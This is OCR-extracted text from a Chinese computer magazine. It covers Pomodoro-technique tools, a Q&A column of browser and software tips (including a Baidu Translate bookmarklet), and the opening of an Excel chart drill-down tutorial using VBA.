
如果当周或者当月的事情较多，我们可以随时切换到ACTIVITY INVENTORY活动清单，在这里对一周时间制定一周的工作计划大纲，这样每天完成当天的计划后如果有剩余时间，可以切换到活动清单，自行协调下一时间的计划（图3）。

完成计划的制定后点击程序界面的时钟图标，这样就可以开始番茄计划了，此时在后台会自动响起催促音效，我们只要按照计划开始工作即可。默认每个番茄时间段是25分钟，计划完成后，按提示点击相应的计划，为其添加完成（对钩）标记即可（图4）。

当然在一个番茄时间内总会收到外部干扰，可以使用中断的标记，比如在执行某个计划时需要接听客户电话，在要记录当前番茄钟的位置旁边标记一个撇号，干扰完成后再点击继续即可。软件还提供很多功能，比如要查看自己本月的表现，切换到“Month state”，这里会提供一个类似柱形图的报表，方便我们对本月的番茄使用情况进行统计。

在线可用番茄工具——番茄土豆

除了直接在PC上安装软件外，现在还有许多在线番茄钟工作法服务，比如番茄土豆（https://www.




❶ 番茄钟工作法

❷ 制定番茄时间

❸ 制定任务清单

开始番茄计划 ❹

柳絮飞 zc@cfan.com.cn



❺ 制定任务计划

❻ 开始在线任务

❼ 选择音效

开始工作 ❽

pomotodo.com/），这类在线工具方便我们随时使用。

登录上述网站后按提示注册为用户，登录后点击右侧“添加新任务”，按提示制定一个需要完成的计划任务，比如在晚上可制定一个背诵单词的计划。操作同上，根据自己的工作时间安排制定多个需要完成的计划任务（图5）。

完成计划任务的制定后点击“开始番茄”，这样系统会自动制定一个25分钟时长的任务，同时在后台自动添加一个“嚓嚓“的音效提醒你计划正在执行。自行制定的计划可以随时点击钉钉图标将其置顶到上方随时观看，完成的计划点击前面的的单选图标即可删除（图6）。

因为这是在线的服务，所有数据都是保存在网站服务器。我们可以随时随地在任何电脑上登录使用，使用时间长了以后可以随时在线查看任务历史、制定计划等数据。

手机上的番茄神器——Muse冥思APP

现在手机已经极其普及，我们还可以借助APP直接使用手机来实现番茄钟工作法。比如现在需要在晚上加班完成一件事，Android用户可以使用《Muse冥思》APP。

在手机上启动APP后点击左侧白噪音图标开启叠加一个音效，选择适合逼迫自己能更安心工作的音效，比如是在晚上逼迫自己需要快速完成的事宜，那么可以选择“夜晚”音效，同时拉动滑块调整音量大小（图7）。

接着根据任务的计划时长选择15分钟、30分钟还是1个小时，点击相应的时钟图表选择时间即可。因为APP并没有计划功能，我们可以自行使用手机记事本或者纸笔制定晚上工作计划。这样在完成上述操作后，点击主界面的“播放”按钮开始番茄时间，我们就可以在设置的音效下开始工作，通过特定的音效来催促我们快速完成指定的工作（图8）。

上述我们介绍了很多番茄工作法和软件。一方面大家要遵循番茄工作法普通规律，比如原版的番茄工作法，建议初始时长就使用默认25分钟，而且在某个固定长度，至少要坚持两个星期有实际感受之后再做调整。另一方面，大家一定要根据自己的实际情况灵活调整。比如喜欢夜间工作的朋友，则主要将该方法在晚上使用，同时根据自己的作息习惯制定工作计划，只有这样才能充分用好这个方法提高工作效率！CF

洁丝 zc@cfan.com.cn

一个书签给浏览器加上网页翻译

文|老万

Q：很多软件信息都是外文的，所以在查询的时候需要安装一个翻译扩展，当然有的用户是通过复制粘贴到翻译软件中来操作的。可是本人使用的浏览器没有安装扩展的功能，怎么进行网页的在线翻译操作？

A：在收藏夹中新建一个书签，打开书签的“属性”对话框，将网址信息替换成“javascript:(function(){window.open(‘http://fanyi.baidu.com/transpage?query=’+escape(document.location.href)+‘&from=auto&to=zh&source=url&render=1’)})();”这段代码，以后就可以调用百度翻译进行在线翻译操作。




在一些移动设备上也可以利用这样的方法进行在线翻译操作。

GIF文件实现倒播

Q：现在无论在任何场所斗图都成为了一种时尚，因此GIF这种格式的文件就非常流行。通常这种文件都是正常进行播放的，通过什么方法可以实现文件的倒播？

A：通过浏览器打开https://trygif.herokuapp.com/链接，点击“Select Gif”按钮以后选择要倒播的文件，然后点击“Reverse”按钮进行倒播转换设置，转换完成以后就可以看到倒播的效果了。



快速筛选京东自营商品


Q：平时喜欢在京东商城购买商品，但是京东商城里面除了自营的商品以外，也有其他第三方商家的店铺。虽然通过勾选“京东物流”可以筛选，但是并不代表这些显示出的商品都是京东自营的。如何才可以快速地筛选出京东自营的商品？

A：可以安装一个名为“京东自营过滤”的脚本，安装完成以后，通过京东的搜索功能进行查找的时候，就会发现其中多出了一个“自营”的筛选项。只要勾选上这个筛选项，那么列表中的商品就都是京东自营的了。

寻找老版本的浏览器扩展

Q：通常情况下无论是软件还是浏览器的扩展都是最新的版本最好，但是有的时候新版本也会出现一些兼容性的问题，所以需要恢复到之前的稳定版本。从哪可以下载到以前的老版本？


A：通过浏览器打开https://crx.dam.io/链接，在打开的网站页面中可以看到很多知名的功能扩展。点击需要寻找的老版本的扩展名称，在新的页面中就可以看到很多的老板本编号，点击编号就能进行下载操作了。



在线完成PDF的管理操作

Q：在日常生活中接触到PDF文件的几率越来越大，但是由于这种文件格式的特殊性，所以管理起来非常麻烦。除了利用专业的软件以外，通过网站能不能有效地对它进行管理操作？


A：其实现在网上有很多针对PDF文件的管理网站，比如https://pdfconvertfree.com/就是最新出现的一个。通过它可以进行文件的转换、压缩、分割等相关操作，只需要在网页中选中相关的功能标签，将文件上传到其中就可以进行操作了。CF



扫描磁盘中的重复文件

Q：由于经常通过不同的方式来获取文件，时间一长难免会出现很多一样的文件，这样不仅会占用大量的磁盘空间，而且也给管理造成了非常大的麻烦。如何分析扫描磁盘中的重复文件？

A：下载运行“Wise Duplicate Finder”这款软件，点击“位置”后面的按钮，在弹出的对话框中选择要扫描的文件夹目录。接着在后面的列表中选择重复文件的匹配方式，点击“扫描”按钮就可以开始进行查找操作了。查找到以后对重复的文件进行勾选，通过右键菜单中的命令就能删除它。



在当前标签页右侧新建标签页

Q：很多浏览器的标签页旁边都有一个加号按钮，点击它以后就会在当前标签的最右侧新建一个标签页，但是如果当前打开的标签页比较多，要想重新找回以前的标签页就非常麻烦。怎样才可以在当前标签页的右侧新建标签页？

A：在浏览器中安装一个名为“Always Right”的扩展，安装完成以后，每当用户再次点击新建标签页按钮的时候，这个标签页就会出现在当前标签页的右侧。这样在切换标签页的时候，就可以快速返回到以前浏览的标签页。

带侧边栏的谷歌浏览器增强版

文|老万

Q：很多浏览器都是在谷歌浏览器的基础上开发而来的，所以其界面和谷歌浏览器自身也非常相似，而本人喜欢传统的拥有侧边栏的浏览器样式。有没有这种带侧边栏的谷歌浏览器增强版推荐呢？

A：Vivaldi就是这样的一款浏览器，用户可以下载安装它的最新版本。接下来点击“视图”菜单中的“显示面板”功能，就可以在窗口左侧看到侧边栏的显示效果，其中包括书签、下载、笔记等相关功能的选择。






Kinza浏览器也拥有侧边栏，点击“显示Kinza菜单”按钮，选择“切到侧边栏”命令即可。

图片直接复制快速编辑

Q：通常在编辑一个图片的时候，首先要做的就是将图片导入到图片编辑软件中，然后再进行相关的编辑操作，整个步骤还是比较繁琐。可不可以简化相关的操作？

A：可以安装“Copy-Images”这款软件，以后在需要编辑的图片上点击鼠标右键，选择菜单中的“Copy Image”命令进行复制，然后在图片编辑软件中直接进行粘贴，就可以马上进行图片的编辑操作了。



显示系统中所有的网络活动

Q：通常系统中的网络连接包括TCP和UDP两种网络协议，但是用系统中的工具要想查看网络连接则非常麻烦，而且很难准确地显示出网络的协议信息。如何才能方便快速地查看不同软件使用的网络协议？

A：首先从网上下载LiveTcpUdp Watch这款工具，打开它以后就可以查看到当前系统中所有的网络连接。在“协议”列表中就可以显示出每一个软件程序使用的协议名称，这样就可以更好地了解到它的网络运行情况。CF

书童 soft@cfan.com.cn

图表中的交互 数据钻取还能这么用

文|马震安

简单的数据可以用一个图表表达出来，但复杂些的数据用一个图表来表达就显得捉襟见肘了。若将图表做成动态可钻取数据的效果，点击交互控件时，总图表发生相应变化，点击总图表中的系列时就会得到和这个系列相关的其他数据，再利用其他数据生成相应的子图表，问题就能得到解决。这样的效果，利用控件、少量VBA代码外加一些公式即可实现（图1）。

1. 设置交互控件

在工作表的F1: F3分别输入月份、地区、产品，H1: H2分别输入地区、产品，I1: I2分别输入月份、产品，J1: J2分别输入月份、地区。

①构建下拉列表1

点击“开发工具→插入→表单控件→组合框”，在合适位置画出一个组合框控件，将组合框的数据源区域设置为F1:F3，单元格链接为G1。

②构建下拉列表2

点击“公式→名称管理器→新建”，名称为“z_cd”，引用位置处为“=CHOOSE(Sheet1!$G$1,Sheet1!$H$1:$H$2,Sheet1!$I$1:$I$2,Sheet1!$J$1:$J$2)”；再画出一个组合框控件，数据源区域为“z_cd”，单元格链接为G2。

在G4单元格输入“=INDIRECT(CHOOSE($G$1,"H","I","J") & $G$2)”（图2）。

2. 编写数据钻取VBA代码

点击“开发工具→Visual Basic”进入VBA编辑器，点击“插入→类模块”，选中插入的“类1”，选择“视图→属性窗口”，将类的名称改为“CEventChart”，双击这个类进入编辑窗口，输入如图所示代码（图3）。

接下来，点击“插入→模块”，双击“模块1”，在代码编辑窗口输入如图所示代码（图4）。

接下来，双击“ThisWorkBook”，在右侧编辑窗口输入如图所示代码（图5）。

